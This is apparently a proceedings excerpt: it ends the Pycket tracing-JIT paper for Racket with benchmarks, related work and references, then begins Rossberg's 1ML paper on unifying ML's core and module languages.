For V8, the *proxy* version uses JavaScript proxies (Van Cutsem and Miller 2010) and the *contract* version uses the `contracts.coffee` library (Disney et al. 2011), in both cases following the benchmarks conducted by Strickland et al. (2012). For PyPy, we implemented a simple proxy using Python’s runtime metaprogramming facilities. The *wrap* version of the *Church* benchmark simply wraps each function in an additional function.

Two additional benchmark versions are also included for Racket and Pycket, labeled *unsafe* and *unsafe**. The *unsafe* measurement indicates that specialized operations which skip safety checks were used in the program—in all cases, these can be justified by the other dynamic checks remaining in the program. The *unsafe** measurement additionally assumes that operations are not passed instances of Racket’s proxying mechanisms, an assumption that cannot usually be justified statically. The difference between these measurements is a cost paid by all optimized programs for the existence of proxies. In Pycket, this difference is much smaller than in Racket.

For the contract macro-benchmarks, we show results only for Pycket and Racket, with contracts on and off. The two macro-benchmarks are an ODE solver and a binomial heap, replaying a trace from a computer vision application, a benchmark originally developed for lazy contract checking (Findler et al. 2008). We show only the “opt chap” *contract* configuration of the latter, running on a trace from a picture of a koala, again following Strickland et al. (2012).

The results show that Pycket is competitive with other JIT compilers on contract micro-benchmarks, and that Pycket’s performance on contracts and proxies is far superior both to Racket’s and to other systems. In many cases, Pycket improves on other systems by factors of 2 to 100, *reducing contract overhead to almost 0*, including in the ODE macro-benchmark. Furthermore, the callgraph optimization is crucial to the performance of Pycket on contract-oriented benchmarks. Finally, the performance of PyPy on proxied arrays in the *Bubble* benchmark is noteworthy, suggesting both that tracing

JIT compilers may be particularly effective at optimizing proxies and that Pycket’s implementation combined with Racket’s chaperone design provides additional benefits.

On the ODE benchmark, Pycket with the call graph provides a $6\times$ speedup over Racket, resulting in less than 15% contract overhead. On the binomial heap benchmark, Pycket again outperforms Racket by a factor of 2, though substantial contract overhead remains, in all configurations. We conjecture the high contract overhead generally is due to the large numbers of proxy wrappers generated by this benchmark—as many as 2,800 on a single object. Racket’s developers plan to address this by reducing the number of wrappers created in the contract system,¹⁰ which may allow Pycket to remove even more of the contract overhead.

More generally, Pycket is often able to remove the overhead of simple, type-like contracts entirely, as seen in the ODE and *Bubble* benchmarks, but not where more levels of wrapping and higher-order data is involved, as in *Binomial* and *Church*. Even in these latter cases, Pycket’s performance is still an improvement both in absolute time and in overhead compared with Racket. Reducing this overhead further requires additional research.

Specialization Benchmarks To measure Pycket’s ability to eliminate the need for manual specialization, we constructed generic versions of several of the Racket benchmarks, and compared Racket and Pycket’s performance. In all cases, Pycket’s performance advantage over Racket *improves*. These results are presented in Figure 5. Pycket loses only 6% of its performance when unspecialized, whereas Racket loses 30%.

6.3 Discussion

Our evaluation results support all of our hypotheses. Pycket is faster than Racket across a broad range of benchmarks, and is competitive with highly-optimizing AOT compilers. Furthermore, Pycket can largely eliminate the need for manual specialization on types that is common in high-performance Racket and Scheme programs. Finally, call graph loop detection radically reduces the overhead of contracts, eliminating it entirely in some cases. In short, our tracing JIT is a success for Racket.

Several specific results of our empirical study deserve mention. First, while Pycket is overall the fastest system on average, this average masks a wide variation. Pycket is particularly fast on benchmarks where the optimization techniques we describe are applicable: programs that use generic but homogeneous data structures

¹⁰ Robby Findler, personal communication




Figure 7. Boxplots of the runtime spent in the JIT as a fraction of the total runtime. The horizontal lines correspond to the 25th, 50th, and 75th percentile going from the bottom upward. The dots above each plot are outliers.

(e.g. *fft* and *string*), programs that use continuations (e.g. *ctak*), and programs that feature higher-order indirection (as in the contract benchmarks). In some of these cases, such as floating-point arrays, other techniques such as static specialization would produce similar results, but as we have seen, contracts continue to be a hard optimization problem in all systems we compared with.

There are some cases where Pycket is substantially slower than all other systems, such as *dynamic*, *peval*, *scheme* and *matrix*. These cases are almost exclusively recursive programs with data-dependent control flow in the style of an interpreter over an AST. The frequent branches in the inner loops of these programs lead to repeated exits from individual traces, defeating the optimizations that our JIT performs. Such programs are a known weakness of tracing JIT compilers, although we hope to improve Pycket’s performance in this area in the future.

To get an understanding of the variation of the improvement of the various Schemes over Racket we computed the 95% confidence interval for the geometric means of the speedup over Racket. Those means are: Larceny: $1.26 \times \pm 0.33$, Bigloo: $1.51 \times \pm 0.33$, Gambit: $1.38 \times \pm 0.28$, Pycket: $2.01 \times \pm 0.77$. Thus we can see that while Pycket is the fastest system on average, it also has the widest variation in performance.

Warmup Costs Another important source of slowness is JIT warmup. Because Pycket is written in such a high-level style, the traces are much longer than for bytecode interpreters, which taxes the JIT optimizer. For a number of slow benchmarks, JIT optimizations and code generation take up a substantive portion of the benchmark runtime.

To understand the overhead that using a JIT instead of an AOT compiler adds to the execution of the benchmarks we measured the fraction of total benchmark execution time that is spent tracing, optimizing and producing machine code for each benchmark. Those fractions are shown in Figure 7. The results show that for almost all benchmarks the overhead of using a JIT is below 10%. However, there are several outliers where code generation takes more than 50% of the runtime; we hope to address this in the future. Furthermore, this is not an issue for any program which runs longer than a few seconds. Figure 7 shows the time spent tracing and optimizing, but not the time spent interpreting code that is later JIT compiled or spent constructing the call graph, giving an underestimate of the total warmup time.

We plan to address warmup costs both by modifying interpreter to be more low-level and by optimizing the RPython tracing infrastructure.

7. Related Work

As mentioned in the introduction, functional languages in general, and Scheme in particular, have a long tradition of optimizing AOT compilers. Rabbit, by Steele (1978), following on the initial design of the language, demonstrated the possibilities of continuation-passing style and of fast first-class functions. Subsequent systems such as Gambit (Feeley 2014), Bigloo (Serrano and Weis 1995), Larceny (Clinger and Hansen 1994), Stalin (Siskind 1999), and Chez (Dybvig 2011) have pioneered a variety of techniques for static analysis, optimization, and memory management, among others. Most other Scheme implementations are AST or bytecode interpreters. Racket is the only widely used system in the Scheme family with a JIT compiler, and even that is less dynamic than many modern JIT compilers and uses almost no runtime type feedback.

Many Lisp implementations, including Racket, provide means for programmers to manually optimize code with specialized operations or type declarations. We support Racket’s type-specialized vectors and specialized arithmetic operations, as well as unsafe operations (e.g., eliding bounds checks). The results of our evaluation show that manual optimizations are less necessary in Pycket.

Type specialization is leveraged heavily in dynamic language interpreters to overcome the overhead of pointer tagging and boxing. There are two methods for generating type specialized code in the context of a JIT compiler: type inference and type feedback. Both methods have potential drawbacks; Kedlaya et al. (2013) explored the interaction between type feedback and type inference, using a fast, up front type inference pass to reduce the subsequent costs of type feedback. The performance impact of type information was studied in the context of ActionScript (Chang et al. 2011). Firefox’s Spidermonkey compiler also uses a combination of type inference and type feedback to achieve specialization (Hackett and Guo 2012).

In contrast, Pycket solely makes use of type specialization, which is a direct outcome of tracing. The RPython JIT has no access to type information of the Racket program aside from the operations recorded by the tracer during execution: a consequence of the JIT operating at the meta-level. In terms of type specialization, container strategies improve the effectiveness of type specialization by exposing type information about the contents of homogeneous containers to the tracer.

JIT compilation has been extensively studied in the context of object-oriented, dynamically typed languages (Aycock 2003). For Smalltalk-80, Deutsch and Schiffman (1984) developed a JIT compiler from bytecode to native code. Chambers et al. (1989) explored using type specialization and other optimizations in Self, a closely-related language. Further research on Self applied more aggressive type specialization (Chambers and Ungar 1991).

With the rise in popularity of Java, JIT compilation became a mainstream enterprise, with a significant increase in the volume of research. The Hotspot compiler (Paleczny et al. 2001) is representative of the Java JIT compilers. JIT compilation has also become an important topic in the implementation of JavaScript (see for example (Hölttä 2013)) and thus a core part of modern web browsers. For strict functional languages other than Scheme, such as OCaml, JIT compilers exist (Starynkevitch 2004; Meurer 2010), however, the AOT compilers for these languages are faster.

Mitchell (1970) introduced the notion of *tracing JIT compilation*, and Gal et al. (2006) used tracing in a Java JIT compiler. The core idea of meta-tracing, which is to trace an interpreter running a program rather than a program itself, was pioneered by Sullivan et al. (2003) in DynamoRIO. Since then, Gal et al. (2009) developed a tracing JIT compiler for JavaScript, TraceMonkey. LuaJIT¹¹ is a very successful tracing JIT compiler for Lua. Further work was done by Bebenita et al. (2010) who created a tracing JIT compiler

¹¹ <http://lua-jit.org>

for Microsoft’s CIL and applied it to a JavaScript implementation in C#. These existing tracing systems, as well as PyPy and other RPython-based systems, differ from Pycket in several ways. First, they have not been applied to functional languages, which presents unique challenges such as first-class control, extensive use of closures, proper tail calls, and lack of explicit loops. Second, these systems all operate on a lower-level bytecode than Pycket’s CEK machine, placing less burden on the optimizer. Third, few AOT compilers exist for these languages, making a head-to-head comparison difficult or impossible.

Schilling (2013, 2012) developed a tracing JIT compiler for Haskell based on LuaJIT called *Lambdachine*. Due to Haskell’s lazy evaluation, the focus is quite different than ours. One goal of *Lambdachine* is to achieve deforestation (Wadler 1988; Gill et al. 1993) by applying allocation-removal techniques to traces.

There were experiments with applying meta-tracing to a Haskell interpreter written in RPython (Thomassen 2013). The interpreter also follows a variant of a high-level semantics (Launchbury 1993) of Core, the intermediate representation of the GHC compiler. While the first results were promising, it supports a very small subset of primitives leading to limited evaluation. It is unknown how well meta-tracing scales for a realistic Haskell implementation.

8. Conclusion

Pycket is a young system—it has been under development for little more than a year, yet it is competitive with the best existing AOT Scheme compilers, particularly on safe, high-level, generic code, while still supporting complex features such as first-class continuations. Furthermore, Pycket is much faster than any other system on the indirections produced by contracts, addressing a widely noted performance problem, and making safe gradual typing a possibility in more systems.

The implementation of Pycket provides two lessons for JITs for functional languages. First, the issue of finding and exploiting loops requires careful consideration—explicit looping constructs in imperative languages make the tracer’s life easier. Second, once this issue is addressed, conventional JIT optimizations such as strategies are highly effective in the functional context.

Our success in obtaining high performance from the CEK machine suggests that other high-level abstract machines may be candidates for a similar approach. Often language implementations sacrifice the clarity of simple abstract machines for lower-level runtime models—with a meta-tracing JIT such as RPython, the high-level approach can perform well. More generally, Pycket demonstrates the value of the RPython infrastructure (Marr et al. 2014): We have built in one year and 13,500 LOC a compiler competitive with existing mature systems. We encourage other implementors to consider if RPython can provide them with the same leverage.

Acknowledgements

Bolz is supported by the EPSRC *Cooler* grant EP/K01790X/1. Siek is supported by NSF Grant 1360694. Tobin-Hochstadt is supported by NSF Grant 1421652 and 1540276 and a grant from the National Security Agency. We thank Anton Gulenko for implementing storage strategies.

References

A. Appel and D. MacQueen. Standard ML of New Jersey. In J. Maluszynski and M. Wirsing, editors, *Programming Language Implementation and Logic Programming*, volume 528 of *Lecture Notes in Computer Science*, pages 1–13. Springer Berlin Heidelberg, 1991.

H. Ardö, C. F. Bolz, and M. Fijakowski. Loop-aware optimizations in PyPy’s tracing JIT. In *Proceedings of the 8th Symposium on Dynamic Languages*, DLS ’12, pages 63–72, New York, NY, USA, 2012. ACM.

J. Aycock. A brief history of just-in-time. *ACM Comput. Surv.*, 35(2):97–113, June 2003.

V. Bala, E. Duesterwald, and S. Banerjia. Dynamo: A transparent dynamic optimization system. In *Proceedings of the ACM SIGPLAN 2000 Conference on Programming Language Design and Implementation*, PLDI ’00, pages 1–12, New York, NY, USA, 2000. ACM.

M. Bebenita, F. Brandner, M. Fahndrich, F. Logozzo, W. Schulte, N. Tillmann, and H. Venter. SPUR: A trace-based JIT compiler for CIL. In *Proc. OOPSLA*, pages 708–725, 2010.

C. F. Bolz and L. Tratt. The impact of meta-tracing on VM design and implementation. *Science of Computer Programming*, 2013.

C. F. Bolz, A. Cuni, M. Fijakowski, and A. Rigo. Tracing the meta-level: PyPy’s tracing JIT compiler. In *Proc. ICDOOLPS*, pages 18–25, 2009.

C. F. Bolz, A. Cuni, M. Fijakowski, M. Leuschel, S. Pedroni, and A. Rigo. Allocation removal by partial evaluation in a tracing JIT. *Proc. PEPM*, pages 43–52, 2011.

C. F. Bolz, L. Diekmann, and L. Tratt. Storage strategies for collections in dynamically typed languages. In *Proc. OOPSLA*, pages 167–182, 2013.

C. F. Bolz, T. Pape, J. G. Siek, and S. Tobin-Hochstadt. Meta-tracing makes a fast Racket. In *Workshop on Dynamic Languages and Applications*, 2014.

C. Chambers and D. Ungar. Iterative type analysis and extended message splitting: optimizing dynamically-typed object-oriented programs. *Lisp Symb. Comput.*, 4(3):283–310, 1991.

C. Chambers, D. Ungar, and E. Lee. An efficient implementation of SELF a dynamically-typed object-oriented language based on prototypes. In *Proc. OOPSLA*, pages 49–70, 1989.

M. Chang, B. Mathiske, E. Smith, A. Chaudhuri, A. Gal, M. Bebenita, C. Wimmer, and M. Franz. The impact of optional type information on JIT compilation of dynamically typed languages. In *Symposium on Dynamic Languages*, DLS ’11, pages 13–24, 2011.

J. Clements. *Portable and high-level access to the stack with Continuation Marks*. PhD thesis, Citeseer, 2006.

D. Clifford, H. Payer, M. Stanton, and B. L. Titzer. Memento Mori: Dynamic allocation-site-based optimizations. In *Proc. ISMM*, pages 105–117. ACM, 2015. ISBN 978-1-4503-3589-8.

W. D. Clinger and L. T. Hansen. Lambda, the ultimate label or a simple optimizing compiler for Scheme. In *Proc. LFP*, pages 128–139, 1994.

R. Cytron, J. Ferrante, B. K. Rosen, M. N. Wegman, and F. K. Zadeck. Efficiently computing static single assignment form and the control dependence graph. *ACM Transactions on Programming Languages and Systems*, 13(4):451490, Oct. 1991.

O. Danvy. Three steps for the CPS transformation. Technical Report CIS-92-02, Kansas State University, 1991.

A. C. Davison and D. V. Hinkley. *Bootstrap Methods and Their Application*, chapter 5. Cambridge, 1997.

J. W. Demmel. *Applied Numerical Linear Algebra*. SIAM, 1997.

L. P. Deutsch and A. M. Schiffman. Efficient implementation of the Smalltalk-80 system. In *Proc. POPL*, pages 297–302, 1984.

T. Disney, C. Flanagan, and J. McCarthy. Temporal higher-order contracts. In *Proceedings of the 16th ACM SIGPLAN International Conference on Functional Programming*, ICFP ’11, pages 176–188, New York, NY, USA, 2011. ACM.

R. K. Dybvig. Chez Scheme version 8 user’s guide. Technical report, Cadence Research Systems, 2011.

M. Feeley. Gambit-C: A portable implementation of Scheme. Technical Report v4.7.2, Université de Montréal, February 2014.

M. Felleisen and D. P. Friedman. Control operators, the SECD-machine and the lambda-calculus. In *Working Conf. on Formal Description of Programming Concepts - III*, pages 193–217. Elsevier, 1987.

R. B. Findler and M. Felleisen. Contracts for higher-order functions. In *International Conference on Functional Programming*, ICFP, pages 48–59, October 2002.

- R. B. Findler, S.-y. Guo, and A. Rogers. Lazy contract checking for immutable data structures. In *Implementation and Application of Functional Languages*, pages 111–128. Springer, 2008.
- C. Flanagan, A. Sabry, B. F. Duba, and M. Felleisen. The essence of compiling with continuations. In *Proc. PLDI*, pages 502–514, 1993.
- M. Flatt. Composable and compilable macros: you want it when? In *ICFP '02: Proceedings of the seventh ACM SIGPLAN international conference on Functional programming*, pages 72–83. ACM Press, 2002.
- A. Gal and M. Franz. Incremental dynamic code generation with trace trees. Technical Report ICS-TR-06-16, University of California, Irvine, 2006.
- A. Gal, C. W. Probst, and M. Franz. HotpathVM: an effective JIT compiler for resource-constrained devices. In *Proc. VEE*, pages 144–153, 2006.
- A. Gal, B. Eich, M. Shaver, D. Anderson, D. Mandelin, M. R. Haghighat, B. Kaplan, G. Hoare, B. Zbarsky, J. Orendorff, J. Ruderman, E. W. Smith, R. Reitmaier, M. Bebenita, M. Chang, and M. Franz. Trace-based just-in-time type specialization for dynamic languages. In *Proc. PLDI*, pages 465–478. ACM, 2009.
- A. Gill, J. Launchbury, and S. L. Peyton Jones. A short cut to deforestation. In *Proc. FPCA*, pages 223–232, 1993.
- B. Hackett and S.-y. Guo. Fast and precise hybrid type inference for javascript. In *Proceedings of the 33rd ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '12*, pages 239–250, New York, NY, USA, 2012. ACM.
- H. Hayashizaki, P. Wu, H. Inoue, M. J. Serrano, and T. Nakatani. Improving the performance of trace-based systems by false loop filtering. In *Proceedings of the Sixteenth International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS XVI*, pages 405–418, New York, NY, USA, 2011. ACM.
- D. Hiniker, K. Hazelwood, and M. D. Smith. Improving region selection in dynamic optimization systems. In *Proceedings of the 38th Annual IEEE/ACM International Symposium on Microarchitecture, MICRO 38*, pages 141–154. IEEE Computer Society, 2005.
- M. Hölttä. Crankshafting from the ground up. Technical report, Google, August 2013.
- M. N. Kedlaya, J. Roesch, B. Robatmili, M. Reshadi, and B. Hardekopf. Improved type specialization for dynamic scripting languages. In *Proceedings of the 9th Symposium on Dynamic Languages, DLS '13*, pages 37–48. ACM, 2013.
- J. Launchbury. A natural semantics for lazy evaluation. In *Proc. POPL*, pages 144–154, 1993.
- S. Marr, T. Pape, and W. De Meuter. Are we there yet? Simple language implementation techniques for the 21st century. *IEEE Software*, 31(5): 6067, Sept. 2014.
- B. Meurer. OCamlJIT 2.0 - Faster Objective Caml. *CoRR*, abs/1011.1783, 2010.
- J. G. Mitchell. *The Design and Construction of Flexible and Efficient Interactive Programming Systems*. PhD thesis, Carnegie Mellon University, 1970.
- M. Paleczny, C. Vick, and C. Click. The Java Hotspot server compiler. In *Proc. JVM*, pages 1–1. USENIX Association, 2001.
- T. Schilling. Challenges for a Trace-Based Just-In-Time Compiler for Haskell. In *Implementation and Application of Functional Languages*, volume 7257 of *LNCs*, pages 51–68. 2012.
- T. Schilling. *Trace-based Just-in-time Compilation for Lazy Functional Programming Languages*. PhD thesis, University of Kent, 2013.
- M. Serrano and P. Weis. Bigloo: a portable and optimizing compiler for strict functional languages. In *Static Analysis*, volume 983 of *LNCs*, pages 366–381. 1995.
- J. M. Siskind. Flow-directed lightweight closure conversion. Technical Report 99-190R, NEC Research Institute, Inc., 1999.
- M. Sperber, R. K. Dybvig, M. Flatt, A. van Straaten, R. Findler, and J. Matthews. *Revised⁶ Report on the Algorithmic Language Scheme*. Cambridge, 2010.
- V. St-Amour, S. Tobin-Hochstadt, and M. Felleisen. Optimization coaching: Optimizers learn to communicate with programmers. In *Proceedings of the ACM International Conference on Object Oriented Programming Systems Languages and Applications, OOPSLA '12*, pages 163–178, New York, NY, USA, 2012. ACM.
- B. Starynkevitch. OCamlJIT – A faster just-in-time OCaml implementation. In *First MetaOCaml Workshop*, Oct. 20 2004.
- G. L. Steele. Rabbit: A compiler for Scheme. Technical Report AI-474, MIT, 1978.
- T. S. Strickland, S. Tobin-Hochstadt, R. B. Findler, and M. Flatt. Chaperones and impersonators: run-time support for reasonable interposition. In *Object Oriented Programming Systems Languages and Applications, OOPSLA '12*, 2012.
- G. T. Sullivan, D. L. Bruening, I. Baron, T. Garnett, and S. Amarasinghe. Dynamic native optimization of interpreters. In *Proc. IVME*, pages 50–57, 2003.
- E. W. Thomassen. Trace-based just-in-time compiler for Haskell with RPython. Master's thesis, Norwegian University of Science and Technology Trondheim, 2013.
- S. Tobin-Hochstadt and M. Felleisen. The design and implementation of typed scheme. In *Proceedings of the 35th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL '08*, pages 395–406, New York, NY, USA, 2008. ACM.
- S. Tobin-Hochstadt, V. St-Amour, R. Culpepper, M. Flatt, and M. Felleisen. Languages as libraries. In *Proceedings of the 32nd ACM SIGPLAN conference on Programming language design and implementation, PLDI '11*, pages 132–141. ACM, 2011.
- T. Van Cutsem and M. S. Miller. Proxies: Design principles for robust object-oriented intercession apis. In *Proceedings of the 6th Symposium on Dynamic Languages, DLS '10*, pages 59–72, New York, NY, USA, 2010. ACM.
- P. Wadler. Deforestation: transforming programs to eliminate trees. In *Proc. ESOP*, pages 231–248, 1988.

1ML – Core and Modules United (F-ing First-Class Modules)

Andreas Rossberg

Google, Germany
rossberg@mpi-sws.org

Abstract

ML is two languages in one: there is the core, with types and expressions, and there are modules, with signatures, structures and functors. Modules form a separate, higher-order functional language on top of the core. There are both practical and technical reasons for this stratification; yet, it creates substantial duplication in syntax and semantics, and it reduces expressiveness. For example, selecting a module cannot be made a dynamic decision. Language extensions allowing modules to be packaged up as first-class values have been proposed and implemented in different variations. However, they remedy expressiveness only to some extent, are syntactically cumbersome, and do not alleviate redundancy.

We propose a redesign of ML in which modules are truly first-class values, and core and module layer are unified into one language. In this “1ML”, functions, functors, and even type constructors are one and the same construct; likewise, no distinction is made between structures, records, or tuples. Or viewed the other way round, everything is just (“a mode of use of”) modules. Yet, 1ML does not require dependent types, and its type structure is expressible in terms of plain System F_ω , in a minor variation of our F-ing modules approach. We introduce both an explicitly typed version of 1ML, and an extension with Damas/Milner-style implicit quantification. Type inference for this language is not complete, but, we argue, not substantially worse than for Standard ML.

An alternative view is that 1ML is a user-friendly surface syntax for System F_ω that allows combining term and type abstraction in a more compositional manner than the bare calculus.

Categories and Subject Descriptors D.3.1 [Programming Languages]: Formal Definitions and Theory; D.3.3 [Programming Languages]: Language Constructs and Features—Modules; F.3.3 [Logics and Meanings of Programs]: Studies of Program Constructs—Type structure

General Terms Languages, Design, Theory

Keywords ML modules, first-class modules, type systems, abstract data types, existential types, System F, elaboration

1. Introduction

The ML family of languages is defined by two splendid innovations: parametric polymorphism with Damas/Milner-style type in-

ference [18, 3], and an advanced module system based on concepts from dependent type theory [17]. Although both have contributed to the success of ML, they exist in almost entirely distinct parts of the language. In particular, the convenience of type inference is available only in ML’s so-called *core language*, whereas the *module language* has more expressive types, but for the price of being painfully verbose. Modules form a separate language layered on top of the core. Effectively, ML is two languages in one.

This stratification makes sense from a historical perspective. Modules were introduced for programming-in-the-large, when the core language already existed. The dependent type machinery that was the central innovation of the original module design was alien to the core language, and could not have been integrated easily.

However, we have since discovered that dependent types are not actually necessary to explain modules. In particular, Russo [26, 28] demonstrated that module types can be readily expressed using only System-F-style quantification. The *F-ing modules* approach later showed that the entire ML module system can in fact be understood as a form of syntactic sugar over System F_ω [25].

Meanwhile, the second-class nature of modules has increasingly been perceived as a practical limitation. The standard example being that it is not possible to select modules at runtime:

```
module Table = if size > threshold then HashMap else TreeMap
```

A definition like this, where the choice of an implementation is dependent on dynamics, is entirely natural in object-oriented languages. Yet, it is not expressible with ordinary ML modules. What a shame!

1.1 Packaged Modules

It comes to no surprise, then, that various proposals have been made (and implemented) that enrich ML modules with the ability to package them up as first-class values [27, 22, 6, 25, 7]. Such *packaged modules* address the most imminent needs, but they are not to be confused with truly first-class modules. They require explicit injection into and projection from first-class core values, accompanied by heavy annotations. For example, in OCaml 4 the above example would have to be written as follows:

```
module Table = (val (if size > threshold
  then (module HashMap : MAP)
  else (module TreeMap : MAP))) : MAP
```

which, arguably, is neither natural nor pretty. Packaged modules have limited expressiveness as well. In particular, type sharing with a packaged module is only possible via a detour through core-level polymorphism, such as in:

$f : (\text{module } S \text{ with type } t = 'a) \rightarrow (\text{module } S \text{ with type } t = 'a) \rightarrow 'a$

(where t is an abstract type in S). In contrast, with proper modules, the same sharing could be expressed as

$f : (X : S) \rightarrow (S \text{ with type } t = X.t) \rightarrow X.t$

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784738

Because core-level polymorphism is first-order, this approach cannot express type sharing between type *constructors* – a complaint that has come up several times on the OCaml mailing list; for example, if one were to abstract over a monad:

```
map : (module MONAD with type 'a t = ?) -> ('a -> 'b) -> ? -> ?
```

There is nothing that can be put in place of the ?'s to complete this function signature. The programmer is forced to either use weaker types (if possible at all), or drop the use of packaged modules and lift the function (and potentially a lot of downstream code) to the functor level – which not only is very inconvenient, it also severely restricts the possible computational behaviour of such code. One could imagine addressing this particular limitation by introducing higher-kinded polymorphism into the ML core. But with such an extension type inference would require higher-order unification and hence become undecidable – unless accompanied by significant restrictions that are likely to defeat this example (or others).

1.2 First-Class Modules

Can we overcome this situation and make modules more equal citizens of the language? The answer from the literature has been: no, because first-class modules make type-checking undecidable and type inference infeasible.

The most relevant work is Harper & Lillibridge's calculus of *translucent sums* [9] (a precursor of later work on *singleton types* [31]). It can be viewed as an idealised functional language that allows types as components of (dependent) records, so that they can express modules. In the type of such a record, individual type members can occur as either transparent or opaque (hence, *translucent*), which is the defining feature of ML module typing.

Harper & Lillibridge prove that type-checking this language is undecidable. Their result applies to any language that has (a) contravariant functions, (b) both transparent and opaque types, and (c) allows opaque types to be subtyped with arbitrary transparent types. The latter feature usually manifests in a subtyping rule like

$$\frac{\{D_1[\tau/t]\} \leq \{D_2[\tau/t]\}}{\{\text{type } t = \tau; D_1\} \leq \{\text{type } t; D_2\}} \text{FORGET}$$

which is, in some variation, at the heart of every definition of signature matching. In the premise the concrete type τ is substituted for the abstract t . Obviously, this rule is not inductive. The substitution can arbitrarily grow the types, and thus potentially require infinite derivations. A concrete example triggering non-termination is the following, adapted from Harper & Lillibridge's paper [9]:

```
type T = {type A; f : A -> ()}
type U = {type A; f : (T where type A = A) -> ()}
type V = T where type A = U
g (X : V) = X : U (* V ≤ U ? *)
```

Checking $V \leq U$ would match **type A** with **type A=U**, substituting U for A accordingly, and then requires checking that the types of f are in a subtyping relation – which contravariantly requires checking that $(T \text{ where type } A = A)[U/A] \leq A[U/A]$, but that is the same as the $V \leq U$ we wanted to check in the first place.

In fewer words, signature matching is no longer decidable when module types can be abstracted over, which is the case if module types are simply collapsed into ordinary types. It also arises if “abstract signatures” are added to the language, as in OCaml, where the same divergent example can be constructed on the module type level alone.

Some may consider decidability a rather theoretical concern. However, there also is the – quite practical – issue that the introduction of signature matching into the core language makes ML-style type inference impossible. Obviously, Milner's algorithm \mathcal{W} [18] is far too weak to handle dependent types. Moreover, modules introduce subtyping, which breaks unification as the basic algorithmic

tool for solving type constraints. And while inference algorithms for subtyping exist, they have much less satisfactory properties than our beloved Hindley/Milner sweet spot.

Worse, module types do not even form a lattice under subtyping:

```
f1 : {type t a; x : t int} -> int
f2 : {type t a; x : int} -> int
g = if condition then f1 else f2
```

There are at least two possible types for g :

```
g : {type t a = int; x : int} -> int
g : {type t a = a; x : int} -> int
```

Neither is more specific than the other, so no least upper bound exists. Consequently, annotations are necessary to regain principal types for constructs like conditionals, in order to restore any hope for compositional type *checking*, let alone inference.

1.3 F-ing Modules

In our work on *F-ing modules* with Russo & Dreyer [25] we have demonstrated that ML modules can be expressed and encoded entirely in vanilla System F (or F_ω , depending on the concrete core language and the desired semantics for functors). Effectively, the *F-ing* semantics defines a type-directed desugaring of module syntax into System F types and terms, and inversely, interprets a stylised subset of System F types as module signatures.

The core language that we assume in that paper is System F (respectively, F_ω) itself, leading to the seemingly paradoxical situation that the core language appears to have *more* expressive types than the module language. That makes sense when considering that the module translation rules manipulate the sublanguage of module types in ways that would not generalise to arbitrary System F types. In particular, the rules *implicitly* introduce and eliminate universal and existential quantifiers, which is key to making modules a usable means of abstraction. But the process is guided by, and only meaningful for, module syntax; likewise, the built-in subtyping relation is only “complete” for the specific occurrences of quantifiers in module types.

Nevertheless, the observation that modules are just sugar for certain kinds of constructs that the core language can already express (even if less concisely), raises the question: what necessitates modules to be second-class in that system?

1.4 1ML

The answer to that question is: very little! And the present paper is motivated by exploring that answer.

In essence, the *F-ing* modules semantics reveals that the syntactic stratification between ML core and module language is merely a rather coarse means to enforce *predicativity* for module types: it prevents abstract types themselves from being instantiated with binders for abstract types. But this heavy *syntactic* restriction can be replaced by a more surgical *semantic* restriction! It is enough to employ a simple universe distinction between *small* and *large* types (reminiscent of Harper & Mitchell's XML [10]), and limit the equivalent of the FORGET rule shown earlier to only allow small types for subsitution, which serves to exclude problematic quantifiers.

That would settle decidability, but what about type inference? Well, we can use the same distinction! A quick inspection of the subtyping rules in the *F-ing* modules semantics reveals that they, almost, degenerate to type equivalence when applied to *small* types – the only exception being width subtyping on structures. If we are willing to accept that inference is not going to be complete for records (which it already isn't in Standard ML), then a simple restriction to inferring only small types is sufficient to make type inference work almost as usual.

In this spirit, this paper presents *IML*, an ML-dialect in which modules are truly first-class values. The name is both short for “1st-class module language” and a pun on the fact that it unifies core and modules of ML into one language. Our contributions are as follows:

- We present a decidable type system for a language of first-class modules that subsumes conventional second-class ML modules.
- We give an elaboration of this language into plain System F_ω .
- We show how Damas/Milner-style type inference can be integrated into such a language; it is incomplete, but only in ways that are already present in existing ML implementations.
- We develop the basis for a practical design of an ML-like language in which the distinction between core and modules has been eliminated.

We see several benefits with this redesign: it produces a language that is more *expressive* and *concise*, and at the same time, more *minimal* and *uniform*. “Modules” become a natural means to express all forms of (first-class) polymorphism, and can be freely intermixed with “computational” code and data. Type inference integrates in a rather seamless manner, reducing the need for explicit annotations to large types, module or not. Every programming concept is derived from a small set of orthogonal constructs, over which general and uniform syntactic sugar can be defined.

2. IML with Explicit Types

To separate concerns a little, we will start out by introducing *IML_{ex}*, a sublanguage of IML proper that is explicitly typed and does not support any type inference. Its kernel syntax is given in Figure 1. Let us take a little tour of *IML_{ex}* by way of examples.

Functional Core A major part of *IML_{ex}* consists of fairly conventional functional language constructs. On the expression level, as a representative for a base type, we have Booleans; in examples that follow, we will often assume the presence of an integer type and respective constructs as well. Then there are records, which consist of a sequence of bindings. And of course, it wouldn’t be a functional language without functions.

In a first approximation, these forms are reflected on the type level as one would expect, except that for functions we allow two forms of arrows, distinguishing pure function types (\Rightarrow) from impure ones (\rightarrow) (discussed later).

